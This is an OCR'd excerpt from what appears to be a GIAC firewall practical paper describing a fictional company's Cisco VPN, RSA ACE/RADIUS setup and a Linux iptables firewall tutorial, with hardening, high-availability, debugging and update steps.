
IPSec Parameters

Attribute	Value	Inherit?	Description
IPSec SA	ESP-3DES/MD5/HMAC-128/PFS2	☐	Select the group's IPSec Security Association.
IKE Peer Identity Validation	If supported by certificate	☑	Select whether or not to validate the identity of the peer using the peer's certificate.
IKE Keepalives	☑	☑	Check to enable the use of IKE keepalives for members of this group.
Tunnel Type	Remote Access	☑	Select the type of tunnel for this group. Update the Remote Access parameters below as needed.
Remote Access Parameters			
Group Lock	☐	☑	Lock users into this group.
Authentication	RADIUS	☐	Select the authentication method for members of this group. This parameter does not apply to **Individual User Authentication**.
IPComp	None	☑	Select the method of IP Compression for members of this group.
Reauthentication on Rekey	☑	☐	Check to reauthenticate the user on an IKE (Phase-1) rekey.
Mode Configuration	☑	☑	Check to initiate the exchange of Mode Configuration parameters with the client. This must be checked if version 2.5 (or earlier) of the Altiga/Cisco client is being used by members of this group.

IKE keepalives are used for holding the tunnel up in case of idle time.
The IPSec Security Association (SA) can be configured in “traffic management” section.



IPSec parameters all discussed in general section of this chapter.
No IKE LAN-to-LAN peer is specified, because clients have dynamic addresses for connecting to the concentrator. Instead of Digital Certificates today GIAC uses preshared keys. The IKE proposal is specified at the tunnelling section of the system configuration:



Lifetime is defined how long the key is valid, data lifetime means every 10MB a new key is exchanged. Time Lifetime means that at least every 8 hours a new key is exchanged.
All other parameters are discussed at general section of this chapter.

Client Firewall settings:

Identity | General | IPSec | Client Config | Client FW | HW Client | PPTP/L2TP

VPN Client Firewall Policy

Attribute		Value	Inherit?	Description
Firewall Setting		○ No Firewall ◉ Firewall Required ○ Firewall Optional	☐	Select whether or not to require that the client firewall specified below be installed and active. Refer to the client documentation for details about using this feature.
Firewall		Cisco Integrated Client Firewall		Select the firewall vendor and product required for clients in this group. For client firewalls not listed, select **Custom Firewall** and enter the vendor and product IDs. Separate multiple product IDs with commas. To indicate all products by a particular vendor, enter product ID 255. The product description is optional.
Custom Firewall	Vendor ID			
	Product ID			
	Description			
Firewall Policy		○ Policy defined by remote firewall (AYT) ◉ Policy Pushed (CPP): Firewall Filter for VPN Client (Default) ○ Policy from Server		Select the policy for the protection provided by the client firewall.

The integrated Cisco Firewall is required for VPN access to GIAC Enterprises. The Policy is specified in "Firewall Filter for VPN Client", which includes following rules:

Current Rules in Filter

ADSL (PPTP) in (forward/in)
IPSEC-ESP In (forward/in)
NAT-T In (forward/in)
GRE In (forward/in)
Any Out (forward/out)

Incoming PPTP packets are allowed for ADSL users.
Incoming ESP packets are allowed for the IPSec session itself
Incoming NAT traversal packets are allowed (UDP Port 10000)
Incoming GRE packets are allowed in case of IPSec tunnelling over GRE
Any outgoing packets are allowed for the clients.

PPTP is used in Austria for ADSL!


At the Client Config section only IPsec over UPD (Port 10000) is allowed for using VPN Clients behind masquerading firewalls. Split Tunnelling is turned off, all traffic is tunnelled.

2.4.2 Authentication server configuration

The operating system itself (Windows 2000) can be configured directly at the machine locally. Because this is very uncomfortable Terminal Service is running on the authentication server. The RSA server part can be configured with the RSA ACE server Database Remote Administration tool. This has to be installed on the administrator's workstation before using it.

Static configuration:

Because GIAC use RADIUS for communicating with VPN concentrator, the communication host, which must be specified at the ACE configuration, is the RADIUS part on the same machine. So the locahost must be specified. (giac.com is the internal domain for GIAC Enterprises.)



Right agent type is “Communication server”, this includes a radius server, and encryption type is DES. All users added in the ACE server are able to login at this agent host.
Next step is to assign the acting server to the agent host, only configure Master Acting server: ace1.giac.com with the actual IP address of 10.0.100.101.

No groups, realms or sites are configured at the ACE server configuration. Groups are defined at the concentrator. The static configuration must not be changed in general business.

Dynamic configuration:

Every user must have a profile with his assigned IP address. This profile is assigned to the user configuration. A specific hardware token is assigned to a user; also a PIN is generated (4 digits).
A detailed description of adding and editing users/profiles is given in the tutorial.

Logging:

The Activity Log is for checking all activities of ACE server and is located at the "Log" section. For live logging (screen is updated every log entry) the Activity Monitor (Report->Log Monitor) is a good choice.

Radius configuration:


The RSA ACE server configuration management (separate tool) should include the default configuration, only few parameters should be changed:
Enable Features part:
Check **RADIUS server Enabled**
Agent server Identification: Acting Master: **ace1.giac.com**; IP: **10.0.100.101**
ACE server Identification: This server: **ace1.giac.com**; IP: **10.0.100.101**
Primary server: **ace1.giac.com**; IP: **10.0.100.101**

2.4.3 VPN Client configuration

The VPN client have to be installed on Windows 2000 or Windows XP, this should be done by a security administrator, who checks system configuration before he install VPN Client.

The name of the Connection is "GIAC Enterprises", the specified IP address of the VPN concentrator is 172.16.0.10.

General and Connection Properties can be default settings, only the authentication Tab must be edited. For Group Access Information use the group name and password discussed in general section of this chapter.



All other parameters is found by the Client itself. First the Client tries the strongest algorithms it can find, if the concentrator doesn't support (or hasn't configured) this algorithms, the Client tries the next sets of algorithms until it find a valid combination, After the algorithms are arranged, user is asked to give username, PIN and token code!

2.5 Linux Firewall Tutorial

This tutorial should help all stuff, which have knowledge of networking and security, but a lack of knowledge in Linux. For these employees all relevant tasks in configuring and maintaining a Linux system are explained. All examples are taken from the external firewall.

2.5.1 Linux basics

First of all, the newest RedHat Distribution should be taken (today version 9 is newest stable version). During the installation process only needed components should be installed. (networking, firewalling, routing)
If the installation is done and the first boot up was successful, unnecessary RedHat packages (RPMs) should be deleted from the firewall. Following RPM commandos will help in this task:

rpm -qa list all installed packages
(tip: with *rpm -qa |less* list is better readable)

rpm -qi <package> get information of the specified package

After looking at the package information, it should be decided, if this package is necessary or not. Deletion is done by:

rpm -e <package>

Following packages should be deleted:

All graphical packages (gnome, kde, x11)
All unwanted services (xinetd, nfs, portmap, named, finger, …)
Compilers (gcc, perl, python, …)

A detailed list of installed packages is at Appendix B, all others can be deleted.

All network services, which are installed for using the client part (ntpd, sendmail), must be deactivated by default. So only passive mode (i.e. sendmail - only sending mail is allowed) of services are possible. To get a list of all running services, use:

[root@firewall root]# ***chkconfig --list***

keytable	*0:off*	*1:on*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
atd	*0:off*	*1:off*	*2:off*	*3:on*	*4:on*	*5:on*	*6:off*
kdcrotate	*0:off*	*1:off*	*2:off*	*3:off*	*4:off*	*5:off*	*6:off*
syslog	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
gpm	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
kudzu	*0:off*	*1:off*	*2:off*	*3:on*	*4:on*	*5:on*	*6:off*
sendmail	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
network	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
random	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
rawdevices	*0:off*	*1:off*	*2:off*	*3:on*	*4:on*	*5:on*	*6:off*
apmd	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
iptables	*0:off*	*1:off*	*2:on*	*3:off*	*4:on*	*5:on*	*6:off*
crond	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
anacron	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
sshd	*0:off*	*1:off*	*2:on*	*3:on*	*4:on*	*5:on*	*6:off*
firewall	*0:off*	*1:off*	*2:off*	*3:on*	*4:off*	*5:off*	*6:off*

(Service firewall is used instead of iptables - why is explained below in this chapter)

The number 0 to 6 are the different runlevels. If firewall is starting the specified runlevel, the service is turned on or off. The standard runlevel for the firewall is 3 (networking).

Possible Runlevels:
0 - halt system
1 - Single user mode
2 - Multi-user, without NFS (The same as 3, if you do not have networking)
3 - Full multi-user mode (includes networking)
4 - Unused
5 - X-Window
6 - Reboot system

To turn off a specific service (i.e. sendmail) use following command:

```
                    service
                       |
chkconfig --level 3 sendmail off
                  |          |
              runlevel     set on/off
```

For interface configuration the files "/etc/sysconfig/network-scripts/ifcfg-ethx" must be configured with the right settings (x is a placeholder for the right interface number).

DEVICE=eth0	specified device
BOOTPROTO=static	no boot protocol is used (no DHCP)
IPADDR=172.16.0.4	interface IP address
NETMASK=255.255.255.224	netmask of network connected to this interface
NETWORK=172.16.0.0	network connected to this interface
BROADCAST=172.16.0.31	broadcast network connected to this interface
ONBOOT=yes	interface is configured during boot process

Next the right hostname should be specified at "/etc/sysconfig/network" with following entry:
HOSTNAME=xy1.giacenterprises.com
(The hostname shouldn't refer to the role of the system)

The default gateway can be specified in the same file:
GATEWAY=172.16.0.1

Because no routing daemon is turned on, we must configure static routes. This is done in "/etc/sysconfig/static-routes":
eth1 net 10.0.0.0 netmask 255.255.255.0 gw 10.0.100.5

To enable packet forwarding this must explicitly be configured in "etc/sysctl.conf"
net.ipv4.conf.ip_forward = 1

Also Anti-Spoofing Filter – Source Route Verification should be applied in "etc/sysctl.conf"
net.ipv4.conf.default.rp_filter = 2

This was the basic standard configuration for GIAC Enterprises' firewalls. After configuring this basic, the firewall should be rebooted to get the changes active. Network cables should be connected at this time, because there is no firewalling software configured at this point.
The additional services and configuration issues are at the next sections.

2.5.2 High-Availability

For the high-availability solution we are using heartbeat (standard RedHat package). This is for creating virtual interfaces for default gateway and for the routing decision. If one firewall crashes, the backup firewall will take over the configured virtual IP address(es). There are only 3 files which must be edited by the user:

/etc/ha.d/authkeys

auth 3
1 crc
2 sha1 test1
3 md5 test2

First line specifies the authentication method used by heartbeat for the connection between both firewalls. 1 is the weakest authentication, there will only be crc checking without any password. The second authentication creates an SHA1 hash with the password "test1". The third method uses the MD5-hashed password "test2". The same authentication method and password must be specified on the systems. It is strongly recommended, that if more firewalls are in use in the same Layer 3 segment, different passwords should be used, because of possible wrong interpretation of packets from another firewall system.

/etc/ha.d/ha.cf

node xy1.giacenterprises.com
node xy2.giacenterprises.com

Both lines must be configured manually, there it is specified which nodes (systems) are connected to the cluster. These names should be the same as the specified hostnames at "/etc/sysconfig/network" files.
Default values of all other parameters should be used.

/etc/ha.d/resources

xy1.giacenterprises.com 172.16.0.6 172.16.0.33 10.0.100.1

This is the only line specified in this configuration file. First the hostname of the primary system is specified, the other values are the virtual IP addresses used for high availability. The second and the third IP addresses are used as default gateway in there IP networks, the first is only for the routing from border routers to the external firewall (to avoid installing of a routing daemon).

Tip: Input firewall rules shouldn't be forgotten; also allow packets to the broadcast address, because heartbeat sends broadcast packets on UPD port 694 to the networks.

2.5.3 IPtables tutorial

IPtables is the standard firewall distributed with RedHat (since version 7.0). The main part, called netfilter, is compiled into the kernel (or provided by kernel modules), The IPtables RPM is only the interface for configuring the netfilter parts at the kernel. Netfilter is a powerful tool for packet filtering, network address translation and port forwarding. The concept of netfilter is much clearer than the ipchains and ipfwadm ones.
I always use the term IPtables, also when I talk about Netfilter, because for users netfilter wouldn't be apparent.

IPtables is structured in tables and chains, the tables are the superiors. In that tables, the chains are specified, these chains include the rules. Tables are always be written in lower-case letters and chains in upper-case letters. This is also used in the IPtables syntax. If the term "local" is used, this means the machine (firewall) itself.

There are 3 standard tables with there included chains.

Tables/Chain structure:


filter		packet filtering table (default table)
	INPUT	chain for incoming packet filtering Packets are passed through, before they reach local processes.
	OUTPUT	chain for outgoing packet filtering Packets are passed through, after they left local processes.
	FORWARD	chain for forwarding packet filtering Packets are passed through, if the routing decision maker forwards it.

nat		network address translation table
	PREROUTING	chain for NAT before routing decision is done (Destination NAT)
	OUTPUT	chain for NAT after creating of packets from local systems (Destination NAT of local created packets)
	POSTROUTING	chain for NAT after routing decision and forwarding filter (Source NAT and masquerading)

mangle		table for packet mangling rules
	PREROUTING	Packet mangling before routing decision is done
	OUTPUT	Packet mangling after packet is created by local process

If we put this together in a IPtables flow chart we get the following picture.

Packet Flow:



Tables are specified in brackets

After the packet is received by the network interface card it reaches the PREROUTING chain, there packet mangling (mangle tables) and destination NAT (nat table) can be done. This is also the point, where IPtables connection tracking is done. Then the routing decision is done. If the packet is forwarded by the routing decision maker, the packet is passed through the FORWARDING (filter table) chain; this is the right position for packet filtering of forwarded packets.
If the packet is going to a local process, the INPUT (filter table) chain is passed through. This is the right position for protecting the firewall itself. If the local process sends a packet, it will pass the OUTPUT chain and packet mangling (mangle table), destination NAT (nat table) and packet filtering (filter table) can be done. This is also the position for connection tracking of outgoing packets.
Before the packet leaves the network interface it passes through the POSTROUTING chain, where source NAT (nat table) can be done.

This picture also clarify, that NAT and packet filtering must be done separately.

Basic syntax:

-t	specifies table (default: filter)
-A	specifies chain
-p	protocol
-s	source IP address (networks can be specified with prefix length, i.e. “/24”)
-d	destination IP address
--sport	source port (range is specified with startport:endport)
--dport	destination port
-j	jump - what to do with packet

iptables -A FORWARD -p udp -s 10.1.1.1 -d 192.168.0.0/24 --dport 161:162 -j DROP

The default "filter" table is used; rule is inserted in FORWARD chain; specified protocol is UDP; source IP address is 10.1.1.1; destination address is the network 192.168.0.0/24; destination ports are UDP ports from 161 to 162; if a packet matches these criteria it will be dropped

iptables -t nat -A POSTROUTING -s 10.0.0.0/8 -j MASQUERADE

Every packet coming from 10.0.0.0/8 are masqueraded (network address translated to the outgoing interface IP; port address translation to the masquerading port range higher than 60000) before leaving the interface.

iptables -t nat -A PREROUTING -d 1.1.1.1 -j DNAT --to 2.2.2.2

If a packet reaches the system with destination IP address of 1.1.1.1, the destination address is changed to 2.2.2.2. Return packets are translated back to original IP (1.1.1.1)

Advanced syntax and options will be described in detail later.

Targets:

Rules in IPtables are designed to specify a target; it specifies what happens with the packet, which triggered the corresponding rule. In IPtables it isn't possible that one rule include more targets. There are a lot of possible targets in IPtables, but every target is allowed (and make sense) only in specific tables/chains. Next table shows the possible targets, their description (what to do with the packet) and the allowed tables/chains, where the target can be specified. (Asterisk "*" means, this target can be specified in all tables/chains).

Possible targets:

target	description	allowed tables/chains
LOG	log specified packet	*
ACCEPT	accept packet	filter
DROP	drop packet (without sending any error message)	filter
REJECT	reject packet and send ICMP error message (add. param.)	filter
MASQUERADE	masquerade packet	POSTROUTING
DNAT	destination NAT to specified IP/Port	PREROUTING
SNAT	source NAT to specified IP/Port	POSTROUTING
REDIRECT	redirect to local host	PREROUTING OUTPUT
MARK	set netfilter mark	mangle
TOS	set „Type of Service" (add. parameters)	mangle
TTL	set ttl (with additional parameters)	mangle
MIRROR	invert source and destination field in IP header (experimental)	INPUT FORWARD PREROUTING
QUEUE	queueing packets (experimental – need queueing application)	
RETURN	jump to end of chain	*

If a packet should be logged, 2 equal rules must be specified, one with the log target, and the second with the ACCEPT/DROP target.

Explicit matches:
Generic matches are always available; Implicit matches like "-p tcp" creates contain a set of new matches, which are only available, when "-p tcp" is specified.
Explicit matches must be loaded with "-m" or "--match", these means the modules must be loaded separately before explicit matches can be used. Standard explicit matches are:

state	for stateful inspection
limit	set packet/time limits for inspected packet
mac	MAC address match
mark	checks, if some marks are set
multiport	more than one port can be specified (seperated by commas)
owner	owner of process, which creates inspected packet (only possible in OUTPUT chain)
TOS	checks TOS field of inspected packet
TTL	checks Time-to-Live field of inspected packet

Normally only the state and the multiport matches are used.

example:
iptables -A FORWARD -p tcp -s 1.1.1.1 -d 2.2.2.2 -m multiport --dport 22,80,443 -j DROP

TIP: if using multiport, no range can be specified at the port list.
This doesn't work: -m multiport --dport 20:23,80

Stateful inspection engine:
Stateful inspection is also an explicit match. It can be loaded with "-m state". There are 4 different states which can be specified with "--state <state>":

NEW	new connection
ESTABLISHED	packet of an existing connection (also UDP)
RELATED	new, but related connection (ICMP error, FTP)
INVALID	packet isn't associated with a known connection

Sample:
iptables -A FORWARD -p tcp -s 2.2.2.2 -d 1.1.1.1 --dport 80 -j ACCEPT
*iptables -A FORWARD -p tcp -s 1.1.1.1 -d 2.2.2.2 --sport 80 *
-m state --state ESTABLISHED -j ACCEPT
All packets from 2.2.2.2 to 1.1.1.1, TCP port 80 are accepted.
All return packets from 1.1.1.1, TCP port 80 to 2.2.2.2 are accepted.
This could be the reply of a http request to web server 1.1.1.1. Only connections which are initiated by 2.2.2.2 can be established, because there must be a known connection tracking entry for this connection.

Other options:

-i	specify input interface (Allowed chains: INPUT, FORWARD, PREROUTING)
-o	specify output interface (Allowed chains: OUTPUT, FORWARD, POSTROUTING)

2.5.4 Firewall configuration

All rules are specified in "/etc/fwscript.sh". The advantage of doing this in a shell script (instead of using the iptables-restore, … programs) is that also other firewall related shell commands can be included (i.e. modprobe of iptables modules). Also variables can be specified, to make changes in IP addresses and for making the synchronisation the backup firewall easier.

Only important parts of the file are listed, the full file is shown at Appendix C.

Variable definitions:
These variables are defined for synchronisation purpose, because this file only has to be copied to backup firewall without modification.

```
IF_OUTSIDE=eth0
IP_OUTSIDE=`ifconfig | grep -A1 "$IF_OUTSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_INSIDE=eth1
IP_INSIDE=`ifconfig | grep -A1 "$IF_INSIDE " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

IF_SCREENED=eth2
IP_SCREENED=`ifconfig | grep -A1 "$IF_SCREENED " | grep "inet" | cut -d: -f2 | cut -f1 -d" "`

V_OUTSIDE=172.16.0.6
V_INSIDE=10.0.100.1
V_SCREENED=172.16.0.33
```

Enable connection tracking and NAT modules for FTP:

```
/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ip_nat_ftp
```

Flushing all tables and setting default policies:

iptables -F -t nat	flush nat table
iptables -F -t mangle	flush mangle table
iptables -F -t filter	flush filter tables
iptables -X	delete all user-specified chains
iptables -P INPUT DROP	set input default policy to drop
iptables -P OUTPUT ACCEPT	set output default policy to accept
iptables -P FORWARD DROP	set forward default policy to drop

All rules for the firewalls are specified at the firewall policy at 2.2.3 and 2.3.3 - The complete firewall configuration file for the external firewall is listed at Appendix C.

To add rules to firewall configuration use the help given at the IPtables tutorial.

Firewall starting script:
The file "/etc/init.d/firewall" is the script for starting, stopping and reloading the firewall configuration. This script is included in the chkconfig mechanism with following line:

```
#!/bin/sh
#
# firewall          This serive starts and stops the IPv4 packetfilter
#
# chkconfig: 2345 11 80
```

Start firewall in runlevels 2, 3, 4, 5; start position during startup is 11; stop position during shutdown is 80.

 # description: IPv4 packetfilter rules (iptables)

Description which is used for chkconfig

 # config: /etc/fwscript.sh

Configuration file (which is shown in chkconfig)

 # author: Philipp Stadler

Author, which is used in chkconfig*r*

 # version: 1

Version number

The script can do following tasks:

Start the firewall	*service firewall start*
Stop the firewall	*service firewall stop*
Restart / Reload / Refresh	*service firewall <restart|reload|refresh>*
Make a backup of firewall config	*service firewall backup*
Drop all packets	*service firewall panic*

The full script is given below in Appendix D.

Firewall sync-script:

(/usr/bin/fw-sync)

This short firewall script should do the synchronisation (with rsync) for the firewall configuration and reload both firewalls. This can be done, when no IP address is used hard coded in the "/etc/fwscript.sh" file.

```
#!/bin/bash
echo "Syncing firewalls"
rsync -e ssh --backup --suffix ".`date +%y-%m-%d`" /etc/fwscripts.sh \
        gw2.giacenterprises.com:/etc/fwscripts.sh 1>/dev/null 2>&1
echo "reload local firewall"
service firewall restart
sleep 5
echo "reload remote firewall
ssh gw2.giacenterprises.com ´service firewall restart´ 1>/dev/null 2>&1
```

This short script makes the maintenance of firewall configuration much easier.

Description of command:

rsync: *-e ssh* which command is used for syncronisation (instead of RemoteShell) Remote Shell is insecure because of its lack of encryption, so SSH is used

--backup make backup of files, so a history of fwscript.sh is established

--suffix … which suffix should be used for backuped files

\ a slash could be used in a shell (or shell script) for adding the next line to the current line.

1>/dev/null redirect standard output (to /dev/null)

2>&1 redirect standard error

2.5.5 Debugging

Interpreting firewall log messages:
Interpreting the firewall log messages is an important task during trouble shooting. All dropped packet are logged, because every drop rule at fwscript.sh has the same rule with LOG target one rule above.

Here is a grabbed TCP packet:
Sep 5 16:04:55 gw1 kernel: FORWARD DROP: IN=eth1 OUT=eth0 SRC=10.0.1.1 DST=195.243.119.119 LEN=48 TOS=0x00 PREC=0x00 TTL=124 ID=11144 DF PROTO=TCP SPT=4062 DPT=7 WINDOW=16384 RES=0x00 SYN URGP=0

First of all, a timestamp from the system clock is logged.
Next the gateway, where the log entry is coming from, is specified
"kernel" is the source of the message (iptables is included in the kernel)
"FORWARD DROP:" is the message, specified at "/etc/fwscript.sh"
IN=<interface of packet coming in>
OUT=<interface where packet would be routed>
SRC=<IP address of sending system>
DST=<IP address of specified destination>
LEN=<packet length>
TOS=<Type of Service field at IP header>
TTL=<time to live of packet>
ID=<identification number of IP packet>
DF don't fragment bit is set
PROTO=<used layer 4 protocol>
SPT=<used source port of layer 4 protocol>
DPT=<used destination port of layer 4 protocol>
WINDOW=<specified window size>
RES=<reserved bits>
SYN syn bit is set (first packet of connection)
URGP urgent bit is unset

TCPDUMP:
If troubles couldn't be solved with log messages, "tcpdump" should be used for extended trouble shooting. With tcpdump packets could be sniffed directly from a interface. So every packet coming in and going out that interface can be seen.

tcpdump syntax:

-i eth0	sniffing on interface eth0 is turned on
-n	no name resolution (better for troubleshooting, because DNS problems can be excluded)
-p	don't but interface into promiscuous mode.

These are the most used options for "tcpdump", also expressions could be set optionally. (only the most used expressions are described, for other expressions, the manual page of tcpdump should be viewed.)

tcpdump host 10.1.1.1 proto 6

host 10.1.1.1 if a packet's source or destination host matches 10.1.1.1, it is shown
proto 6 if a packet's layer 4 protocol matches 6 (TCP), it is shown

tcpdump proto 6 dst port 22

proto 6 if a packet's layer 4 protocol matches 6 (TCP), it is shown
dst port 22 if packet's destination port is 22 (SSH), packet is listed

The "src" and "dst" can be combined with hosts, networks or ports.

IPtables debugging:

At "/proc/net/ip_conntrack" the connection state table can be listed.

tcp 6 101 SYN_SENT src=53.244.58.28 dst=80.139.39.110 sport=38187 dport=4662

seconds left	internal state	source IP	destination IP	source port	destination port

[UNREPLIED] src=80.139.39.110 dst=212.31.90.40 sport=4662 dport=38187 use=1

conntrack entry	expected source IP	expected destination IP	expected source port	expected dest. port	uses

Both lines are one connection tracking entry, the first line shows the packet, which initiate the entry, after the "UNREPLIED" statement, the packet, which is expected next is listed.

SYN_SENT at this place always the internal kernel state is listed; "SYN_SENT" means, that the syn packet was passing the firewall, but no reply packet was sent.

UNREPLIED this is the connection tracking state for IPtables. Normally this means the same like the internal kernel state. Only "ASSURED" is another state. "ASSURED" is for connections which are often used - these connection entries are never be deleted also if the maximum connection tracking entries are reached; If the maximum connection tracking entries are reached, first all un-established connections are deleted, then all "ESTABLISHED" connections are deleted; ASSURED connections are never deleted.

2.5.6 Updating the system

Because RedHat Network is only allowed for non-commercial use (or users have to pay for it), GIAC Enterprises do system updates manually. This can only be done, if there are only few systems at the network.
First the package “lftp” should be installed, because this is the best file transfer agent for this purpose. Next a new directory should be created (i.e. “/var/RHupdates”). Best method is to script (“rhupdate”) with following content:

#!/bin/sh
cd /var/RHupdates
Jump into update directory
lftp -c 'open ftp://ftp.univie.ac.at/systems/linux/redhat.updates/9/en/os/i386/'
Download all updates from RedHat FTP mirror, only i386 architecture updates are copied, because this includes all relevant updates. The minimum performance enhancement of superior architectures is unimportant because of much easier update procedures.
*rpm -Fvh **
RPMs are updated only if an older version of the appropriate package is already installed.
cd -
Jump back to start directory

This is a simple but effective process of updating the firewalls. Care must be taken by upgrading the kernel, because after kernel installation, the system must be rebooted.

3. Verifying the firewall policy

It is very important to build a secure network, but much more important is to keeping network secure all the time. First of all updating of systems is the first measure which should be taken, if new vulnerabilities come out. Also an important task is a verification of security policy on a regular base, best is to do the audit every 2 month.

This section should include a detailed description how to do regular audit and how the report should look like.

3.1 Audit Plan

3.1.1 Considerations

